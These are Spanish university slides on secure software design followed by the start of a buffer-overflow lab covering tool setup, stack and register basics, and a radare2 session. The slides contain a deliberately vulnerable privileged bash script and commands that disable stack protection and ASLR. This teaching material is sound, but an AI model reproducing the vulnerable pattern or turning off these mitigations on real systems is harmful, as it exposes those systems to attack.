- El software es capaz de detectar condiciones erróneas resultantes de algún ataque
- También se conoce como programación segura
- La regla clave es nunca asumir nada, verificar todas las suposiciones y manejar cualquier posible estado de error

Programación Defensiva

- Los programadores a menudo hacen suposiciones sobre el tipo de entradas y el entorno en el que se ejecuta
  - Se deben manejar los fallos
- Requiere un cambio de mentalidad a las prácticas de programación tradicionales
- Los programadores tienen que entender cómo pueden ocurrir los fallos y los pasos necesarios para reducir la posibilidad de que ocurran en sus programas
- Entra en conflicto con las presiones comerciales para mantener los tiempos de desarrollo lo más cortos posible

Seguridad por Diseño

- La seguridad y la confiabilidad son objetivos de diseño comunes en la mayoría de las disciplinas de ingeniería
- El desarrollo de software no está tan maduro
- En los últimos años se han incrementado los esfuerzos para mejorar los procesos de desarrollo de software seguro
- Software Assurance Forum for Excellence in Code (SAFECode)
  - Desarrolla publicaciones que describan las mejores prácticas de la industria para el aseguramiento del software y proporcionen consejos prácticos para implementar métodos probados para el desarrollo seguro de software.

Contenidos

- Introducción
  - Fortificación de aplicaciones
  - Fallos de seguridad
  - Programación defensiva
  - Seguridad por diseño
- **Gestionando la entrada**
  - **Ataques de inyección**
  - **Codificaciones alternativas**
  - **Validación de la entrada numérica**
- Escribiendo código seguro
  - Implementación correcta del algoritmo
  - Uso de instrucciones máquina adecuadas
  - Interpretación correcta de los datos
  - Uso correcto de la memoria
  - Condiciones de carrera
  - Interacción con el Sistema Operativo
- Gestionando la salida

Gestionando la entrada

- El manejo incorrecto es un fallo muy común
- La entrada es cualquier fuente de datos externa y cuyo valor no es conocido explícitamente por el programador cuando se escribió el código
- Debe identificar todas las fuentes de datos
- Validar explícitamente las suposiciones sobre el tamaño y el tipo de valores antes de su uso

MISum

Tamaño de la entrada y Buffer Overflow

- Los programadores a menudo hacen suposiciones sobre el tamaño máximo esperado de la entrada
  - No se confirma el tamaño del búfer asignado
  - Resultando en buffer overflow
- Es posible que los test no identifiquen la vulnerabilidad
  - Es poco probable que los test de entrada incluyan entradas lo suficientemente grandes como para desencadenar el desbordamiento
- La codificación segura trata todas las entradas como peligrosas

Interpretación de la entrada del programa

- La entrada del programa puede ser binaria o texto
  - La interpretación binaria depende de la codificación y, por lo general, es específica de la aplicación
- Se utiliza una variedad cada vez mayor de conjuntos de carácteres
- Si no se valida, puede producirse una vulnerabilidad explotable
- La vulnerabilidad Heartbleed Open SSL es un ejemplo reciente de un error al comprobar la validez de un valor de entrada binario

Ataques de inyección

- Fallos relacionados con el manejo no válido de los datos de entrada, específicamente cuando los datos de entrada del programa pueden influir accidental o deliberadamente en el flujo de ejecución del programa

- La mayoría de las veces ocurren en lenguajes de scripting
  - Fomentar la reutilización de otros programas y utilidades del sistema siempre que sea posible para ahorrar esfuerzo de codificación

Validación de la sintaxis de entrada

- Es necesario asegurarse de que los datos de entrada se ajustan a lo esperado y deben estar acordes al uso que se le va a dar posteriormente
- Los datos de entrada deben compararse con lo que se desea
- Una alternativa es comparar los datos de entrada con valores peligrosos conocidos
- Al aceptar solo datos acordes a un formato esperado, es más probable que el programa permanezca seguro

Codificaciones alternativas

- Puede haber múltiples opciones para codificar texto
- Creciente necesidad de dar soporte a los usuarios de todo el mundo e interactuar con ellos utilizando sus propios idiomas
- Unicode utilizado para la internacionalización
  - Utiliza un valor de 16 bits para los caracteres
  - UTF-8 codifica como secuencias de 1-4 bytes
  - Muchos decodificadores Unicode aceptan cualquier secuencia equivalente válida

Codificaciones alternativas

- Canonización
  - Transformación de los datos de entrada en una representación única, estándar y mínima
  - Una vez hecho esto, los datos de entrada se pueden comparar con una única representación de valores de entrada aceptables

Validación de la entrada numérica

- Problema adicional cuando los datos de entrada representan valores numéricos
- Almacenado internamente en un valor de tamaño fijo
  - Enteros de 8, 16, 32 o 64 bits
  - Los números de coma flotante dependen del procesador utilizado
  - Los valores pueden ser con signo o sin signo
- Debe interpretar correctamente la forma del texto y procesarlo de manera coherente
  - Puede haber problemas comparando núermos con signo con números sin signo
  - Esto podría ser usado para saltarse las co probaciones contra buffer overflow

Contenidos

- Introducción
  - Fortificación de aplicaciones
  - Fallos de seguridad
  - Programación defensiva
  - Seguridad por diseño
- Gestionando la entrada
  - Ataques de inyección
  - Codificaciones alternativas
  - Validación de la entrada numérica
- **Escribiendo código seguro**
  - **Implementación correcta del algoritmo**
  - **Uso de instrucciones máquina adecuadas**
  - **Interpretación correcta de los datos**
  - **Uso correcto de la memoria**
  - **Condiciones de carrera**
  - **Interacción con el Sistema Operativo**
- Gestionando la salida

Escribiendo código seguro

- Otro aspecto fundamental de la seguridad sogtware es el procesamiento de los datos por algún algoritmo
- Los lenguajes de alto nivel suelen compilarse y linkarse en código máquina, que luego es ejecutado directamente por el procesador
- Problemas de seguridad:
  - Implementación correcta del algoritmo
  - Uso de instrucciones máquinas adecuadas
  - Interpretación correcta de datos
  - Correcto uso de la memoria
  - Condiciones de carrera
  - Interacción con el Sistema Operativo

Implementación correcta del algoritmo

- **Carencia de buenas técnicas de desarrollo**
  - Es posible que el algoritmo no maneje correctamente todas las variantes problemáticas
  - Como consecuencia podría aparecer un bug que podría ser aprogechado por un atacante
- Los números de secuencia iniciales utilizados por muchas implementaciones de TCP/IP son **demasiado predecibles**
  - La combinación del número de secuencia como identificador y autenticador de paquetes y el hecho de que no sean lo suficientemente impredecibles permite que se produzca el ataque

Implementación correcta del algoritmo

- Otro fallo común se produce cuando los programadores **incluyen código** adicional en un programa para ayudar a probarlo y **depurarlo**
  - Con demasiada frecuencia este código de depuración se mantiene en las releases de producción y podría mostrar información inapropiada que podría ser utilizada por un atacante
  - Podría ocurrir que un usuario eluda los controles de seguridad y realice acciones que de otro modo no se le permitiría realizar
  - Esta vulnerabilidad fue explotada por el gusano Morris

Uso de instrucciones máquina adecuadas

- Este problema es ignorado con frecuencia por los programadores
  - Se assume que el compilador o el interprete genera o ejecuta las instrucciones de alto nivel de forma correcta y adecuada
- Requiere comparar el código de máquina con el código fuente original
  - Lento y difícil
- El desarrollo de sistemas informáticos con un nivel de seguridad muy alto es el único ámbito en el que se requiere este nivel de comprobación
  - Ejemplo, para pasar ciertas acreditaciones de Common Criteria es necesario

Interpretación correcta de datos

- Datos almacenados como bits/bytes en el ordenador
  - Agrupados como **words** o longwords
  - Se accede a ellos y se **manipulan en la memoria** o se copian en los registros del procesador antes de ser utilizados
  - La interpretación **depende de la instrucciones** máquina ejecutadas
- Diferentes lenguajes proporcionan diferentes capacidades para restringir y validar la interpretación de los datos en las variables
  - Los lenguajes **fuertemente tipados** son más limitados pero **más seguros**
  - Otros lenguajes (**debilmente tipados**) permiten una interpretación más libre de los datos y permiten que el código del programa cambie explícitamente su interpretación

Correcto uso de la memoria

- Problema de la reserva dinámica de memoria
  - Tamaño desconocido
  - Reservada cuando se necesita, liberada cuando el trabajo está hecho
  - Memory leak
  - Reducción de la memoria disponible en el heap hasta el punto en que se agota por completo
- Muchos lenguajes antiguos no tienen soporte explícito para la asignación dinámica de memoria
  - Uso de rutinas de biblioteca estándar para asignar y liberar memoria
- Los lenguajes modernos pueden manejarla automáticamente

Condiciones de carrera

- Sin la sincronización en los accesos a los datos, es posible que los valores se dañen o que se pierdan cambios debido
- Surgen al escribir código concurrent cuya solución requiere la selección y el uso correctos de primitivas de sincronización adecuadas
- **Deadlock**
  - Los procesos o subprocesos esperan en un recurso que posee otro proceso
  - Uno o más programas tienen que ser matados para tener acceso al recurso

Previniendo condiciones de carrera

- Es posible que los programas necesiten acceder a un recurso común del sistema
- Se necesitan mecanismos de sincronización adecuados
  - La técnica más común es adquirir un cerrojo en el archivo compartido
- Lockfile
  - El proceso debe crear y poseer el archivo de bloqueo para obtener acceso al recurso compartido

Previniendo condiciones de carrera

- **Posibles problemas**
  - Si un programa decide ignorar la existencia del archivo de bloqueo y acceder al recurso compartido, el sistema no lo impedirá
  - Todos los programas que utilicen esta forma de sincronización deben cooperar
  - Implementación

Interacción con el Sistema Operativo

- Los programas se ejecutan en equipos bajo el control de un sistema operativo
  - Media en el acceso a los recrusos
  - Facilita un entorno de ejecución
  - Incluye variables de entorno y argumentos

Interacción con el Sistema Operativo

- Los sistemas tienen un concepto de **múltiples usuarios**
  - Los recursos son propiedad de un usuario y tienen permisos que otorgan acceso con varios derechos a diferentes categorías de usuarios
  - Los programas necesitan acceso a varios recursos, sin embargo, los permisos excesivos son peligrosos
  - Preocupaciones cuando varios programas acceden a recursos compartidos, como un archivo común

Variables de entorno

- Colección de valores de cadena **heredados** por cada proceso de su padre
  - Puede afectar a la forma en que se comporta un proceso en ejecución
  - Son **incluidas en la memoria** cuando se ejecuta el proceso

- Puede ser modificado por el proceso en cualquier momento
  - Las **modificaciones se transmitirán a los hijos**

Variables de entorno

- Son consideradas como otra fuente de entrada que **hay que validar** antes de usarla en los programas

- El uso más común es que sea aprovechado por un atacante local para realizar una **escalada de privilegios**
  - El objetivo es explotar un programa que otorga privilegios de superusuario o administrador

Shell scripts vulnerables

```
#!/bin/bash
user=`echo $1   |sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1   |sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(b) Still vulnerable privileged shell script

Uso del privilegio mínimo

- **Escalada de privilegios**
  - La explotación de vulnerabilidades puede dar al atacante mayores privilegios
- **Privilegios mínimos**
  - Los programas deben tener los privilegios mínimos necesarios para ejecutarse correctamente
- Determinar los privilegios de usuario y grupo adecuados
  - Decidir si conceder privilegios de usuario adicional o solo de grupo
- Hay que asegurarse de que el programa pueda modificar solo los archivos y directorios necesarios

Privilegios Root/Administrador

- Los programas con privilegios de **root/administrador** son uno de los principales **objetivos de los atacantes**
  - Proporcionan los más altos niveles de acceso y control del sistema
  - Son necesarios para administrar el acceso a los recursos protegidos del sistema

- A menudo, el privilegio solo es necesario al principio
  - A continuación, se puede ejecutar como usuario normal

Privilegios Root/Administrador

- Un buen diseño divide programas complejos en módulos más pequeños con los privilegios necesarios
  - Proporciona un mayor grado de aislamiento entre los components
  - Reduce las consecuencias de una brecha de seguridad en un componente
  - Más fácil de probar y verificar

Llamadas al sistema y la librería estándar

- Los programas utilizan llamadas al sistema y la librería estándar para realizar operaciones comunes
- Los programadores hacen suposiciones sobre su funcionamiento
- Si se obtiene un comportamiento inadecuado que no es el esperado…
  - Puede ser el resultado de la optimización del sistema para el acceso a los recursos compartidos
  - Da como resultado que las solicitudes de servicios se almacenen en búfer, se vuelvan a secuenciar o se modifiquen de otro modo para optimizar el uso del sistema
  - Las optimizaciones pueden entrar en conflicto con los objetivos del programa

Contenidos

- Introducción
  - Fortificación de aplicaciones
  - Fallos de seguridad
  - Programación defensiva
  - Seguridad por diseño
- Gestionando la entrada
  - Ataques de inyección
  - Codificaciones alternativas
  - Validación de la entrada numérica
- Escribiendo código seguro
  - Implementación correcta del algoritmo
  - Uso de instrucciones máquina adecuadas
  - Interpretación correcta de los datos
  - Uso correcto de la memoria
  - Condiciones de carrera
  - Interacción con el Sistema Operativo
- **Gestionando la salida**

MISum

Gestionando la salida

- Otro punto de vital importancia es la salida del programa
  - Puede almacenarse para uso futuro, enviarse a través de la red, mostrarse, etc
  - Puede ser binaria o texto
- Desde el punto de vista de la seguridad del programa, es importante que la salida se ajuste a la forma e interpretación esperadas
- Los programas deben identificar cuál es la salida permitida y filtrar cualquier dato que no sea de confianza para garantizar que solo se muestre una salida válida
- Se debe especificar el juego de caracteres

MISum

Bibliografía

- Computer Security: Principles and Practice, William Stallings y Lawrie Bron (4th Edition), 2017.
- Security in Computing, Charles P. Pfleeger, Shari Lawrence Pfleeger y Jonathan Margulies (5th Edition), 2015.
- Corporate Computer Security, Randall J. Boyle y Raymond R. Panko (5th Edition), 2021.

Máster en Ingeniería del Software

Diseño y Desarrollo de Software Seguro

Práctica 1.1. Introducción práctica a vulnerabilidades buffer overflow

Funcionamiento de la pila

MISum

Facultad de Informática

UNIVERSIDAD DE MURCIA

Contenidos

- Prerequisitos
- Organización y ejecución de un proceso
- Caso práctico: stack0
- Caso práctico: stack1
- Ejercicio: stack2

Prerequisitos

- Nos centraremos solamente en vulnerabilidades del tipo de **buffer overflow**

- Herramientas necesarias que usaremos:
  - **Radare2**. Suite de ingeniería inversa y exploiting
  - **Objdump**. Herramienta para mostrar información sobre ficheros objeto en sistemas Unix
  - **GCC**. Suite de compiladores. La usaremos para compilar programas en el lenguaje de programación C

Prerequisitos

- **Se utilizará la imagen docker prevista para esta parte de la asignatura**
- Aunque si queréis probar en vuestro ordenador se necesitan los siguientes requisitos:
  - Usaremos una distribución Linux. Se puede usar cualquiera, aunque es preferible usar Ubuntu
  - La mayoría de las distribuciones incluyen tanto GCC como objdump
  - Si GCC no está instalado (Ubuntu):
    - *sudo apt-get install build-essential*
    - *sudo apt-get install gcc-multilib*
  - Si objdump no está instalado (Ubuntu): *sudo apt-get install binutils*

Prerequisitos

- **Se utilizará la imagen docker prevista para esta parte de la asignatura**
- Aunque si queréis probar en vuestro ordenador se necesitan los siguientes requisitos:
  - Para instalar radare2 iremos a su github: https://github.com/radareorg/radare2
  - Para instalar radare deberemos seguir las instrucciones que aparecen en github. Por lo general habrá que ejecutar los siguientes comandos:

    git clone https://github.com/radareorg/radare2

    radare2/sys/install.sh
  - Una vez instalado, si tecleamos r2 desde la consola deberíamos ver un mensaje de cómo usar radare2

Prerequisitos


- **Se utilizará la imagen docker prevista para esta parte de la asignatura**
- Aunque si queréis probar en vuestro ordenador se necesitan los siguientes requisitos:
  - pwntools: https://github.com/Gallopsled/pwntools
  - ROPGardget: https://github.com/JonathanSalwan/ROPgadget
  - ropper: https://github.com/sashs/Ropper

Prerequisitos

- La mayoría de los compiladores de las distribuciones actuales incorporan protecciones contra las vulnerabilidades buffer overflow básicas
- Tendremos que desactivar estas protecciones
- Para ello, cuando compilemos un programa usaremos la siguiente línea de GCC
  - *gcc -m32 -fno-pie -no-pie -fno-stack-protector -z execstack fichero.c -o programa*
- También tendremos que desactivar la aleatorización del SO
  - *echo 0 > /proc/sys/kernel/randomize_va_space*

Organización y ejecución de un proceso


- Estructura del espacio de direcciones de un proceso
- El fichero objeto está dividido en **segmentos**
- La pila toma valores de memoria **altos** y va **decrementando** conforme se van introduciendo nuevos valores



MISum

Organización y ejecución de un proceso


- El **heap** se comporta al revés que la pila. Toma **valores menores y se va incrementando** en cada inserción
- El heap se emplea cuando se reserva **memoria dinámica**
- Las variables definidas dentro de un método sin memoria dinámica hacen uso del stack



MISum

Organización y ejecución de un proceso

- La pila sigue una política **LIFO** (Last In, First Out). Básicamente el último dato en entrar será el primer dato que será recuperado
- Pensar en una pila de platos
- Hay 2 instrucciones fundamentales para operar con la pila: **PUSH** y **POP**



MISum

Organización y ejecución de un proceso

- La instrucción **PUSH** sirve introducir datos en el stack
  - *PUSH registro*|*valor*|*memoria*
- La instrucción **POP** se utiliza para recuperar datos del stack
  - *POP registro*|*memoria*
- Registrados del procesador
  - Registros generales
  - Flag de estado
  - Registros de segmento


MISum

Organización y ejecución de un proceso

- Los registros varían dependiendo de la arquitectura de destino e incluso dentro de una misma arquitectura
  - RAX, EAX, AX...
- Registros generales
  - Acumulador: **RAX**
  - Datos: RDX
  - Puntero de la pila: **RSP**
  - Fuente: RSI
  - Puntero de instrucción: **RIP**
  - Contador: RCX
  - Base: RBX
  - Puntero de la base de la pila: **RBP**
  - Destino: RDI

Organización y ejecución de un proceso


- Registros de segmento
  - pila (SS), código (CS), datos (DS), extra (ES, FS, GS)
- Registro de flags
  - Carry (CF), Parity (PF), Adjust (AF), Zero (ZF), Sign (SF), Trap (F), Interruption (IF), Direction (DF), Overflow (OF), I/O Privilege Level (IOPL), Nested Task (NT), Resume (RF), Virtual Mode (VM), Alignment Check (AC), Virtual Interrupt (VIF), Virtual Interrupt Pending (VIP), Identification (ID)



MISum

Organización y ejecución de un proceso

- En estas prácticas trabajaremos con registros de **32 bits**
- Los registros más interesantes son EBP, ESP, EIP



MISum

Caso práctico: stack0

- Para llevar a cabo las prácticas se facilita a los alumnos una imagen docker donde se encuentra todo lo necesario
  - gcc, gdb, radare2, ropper, pwntools, ROPgardget, etc..
- Esto se hace para que las librerías con las que se compile cada programa sean las mismas para todos los alumnos
- **Resultados reproducibles**

Caso práctico: stack0

- Vamos a empezar trabajando con el programa **stack0.** Si no se encuentra compilado se puede compilar de la siguiente forma:
  - *gcc -m32 -fno-pie -no-pie -fno-stack-protector -z execstack stack0.c -o stack0*
- Programa simple que realiza la operación de suma con los operandos 1, 2 y 3

```
root@a240bee090c3:/data# ./stack0
1+2+3=6
root@a240bee090c3:/data#
```

Caso práctico: stack0

- Ejecutamos el comando **r2 -d stack0** y ejecutamos el comando **aaa** para que haga un análisis del programa

```
root@a240bee090c3:/data# r2 -d ./stack0
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true`
INFO: glibc.fc_offset = 0x00148
 -- There is no F5 key in radare2 yet
[0xf7fd9a20]> aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Recovering variables
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods
INFO: Recovering local variables (afva)
INFO: Skipping type matching analysis in debugger mode (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
[0xf7fd9a20]>
```

MISum

Caso práctico: stack0

- Bajo el comando **d** se encuentran una amplia gama de comandos de depuración

Comando	Descripción
db	Listar los breakpoints
db address|symbol	Establece un breakpoint
db- address|symbol	Elimina un breakpoint
dc	Continua con la ejecución
ds	Ejecuta la siguiente instrucción ensamblador
dso	Ejecuta la siguiente instrucción ensamblador sin entrar en funciones
dsu address	Continua la ejecución hasta una dirección dada
dr	Muestra los registros de propósito general
dr registro	Muestra el valor del registro dado
